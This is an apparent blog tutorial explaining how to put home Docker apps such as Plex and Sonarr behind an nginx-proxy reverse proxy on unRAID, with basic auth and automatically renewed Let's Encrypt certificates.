Docker support makes it a lot easier to run some of the web apps that I rely on like Plex, Sonarr, CouchPotato and more, but accessing them securely outside my network is a different story. On FreeNAS I ran an nginx reverse proxy in a BSD jail, secured using basic auth, and SSL certificates fromStartSSL. Thankfully there is already a Docker image,nginx-proxyby jwilder, which automatically configures nginx for you. As for SSL,Let’s Encryptwent into public beta in December, and recently issued their millionth certificate. There’s also a Docker image which will automatically manage your certificates, and configure nginx for you -letsencrypt-nginx-proxy-companionby jrcs.
Preparation
Firstly, you need to set up and configure Docker. There is a fantastic guide on how to configure Dockerhereon the Lime Technology website. Next, you need to install theCommunity Applicationsplugin. This allows us to install Docker containers directly from the Docker Hub.
In order to access everything from outside your LAN you’ll need to forward ports 80 and 443 to ports 8008 and 443, respectively, on your unRAID host. In addition, you’ll need to use some sort of Dynamic DNS service, though in my case I bought a domain name and use CloudFlare to handle my DNS.
nginx
From the Apps page on the unRAID web interface, search fornginx-proxyand click ‘get more results from Docker Hub’. Click ‘add’ under the listing fornginx-proxyby jwilder. Set the following container settings, changing your ‘host path’ to wherever you store Docker configuration files on your unRAID host

To add basic auth to any of the sites you’ll need to make a file with theVIRTUAL_HOSTof the site, available to nginx in/etc/nginx/htpasswd. For example, I added a file in/mnt/user/docker/nginx/htpasswd/. You can create htpasswd files usingapache2-utils, or there are sites available which can create them.
Let’s Encrypt

From the Apps page again, search forletsencrypt-nginx-proxy-companion, click ‘get more results from Docker Hub’, and then click ‘add’ under the listing forletsencrypt-nginx-proxy-companionby jrcs. Enter the following container settings, again changing your ‘host path’ to wherever you store Docker configuration files on your unRAID host
Putting it all together
In order to configure nginx, you’ll need to add four environment variables to the Docker containers you wish to put behind the reverse proxy. They areVIRTUAL_HOST,VIRTUAL_PORT,LETSENCRYPT_HOST, andLETSENCRYPT_EMAIL.VIRTUAL_HOSTandLETSENCRYPT_HOSTmost likely need to be the same, and will be something likesubdomain.yourdomain.com.VIRTUAL_PORTshould be the port your Docker container exposes. For example, Sonarr uses port 8989 by default.LETSENCRYPT_EMAILshould be a valid email address that Let’s Encrypt can use to email you about certificate expiries, etc.
Oncenginx-proxy,letsencrypt-nginx-proxy-companion, and all your Docker containers are configured you should be able to access them all over SSL, with basic auth, from outside your LAN. You don’t even have to worry about certificate renewals as it’s all handled for you.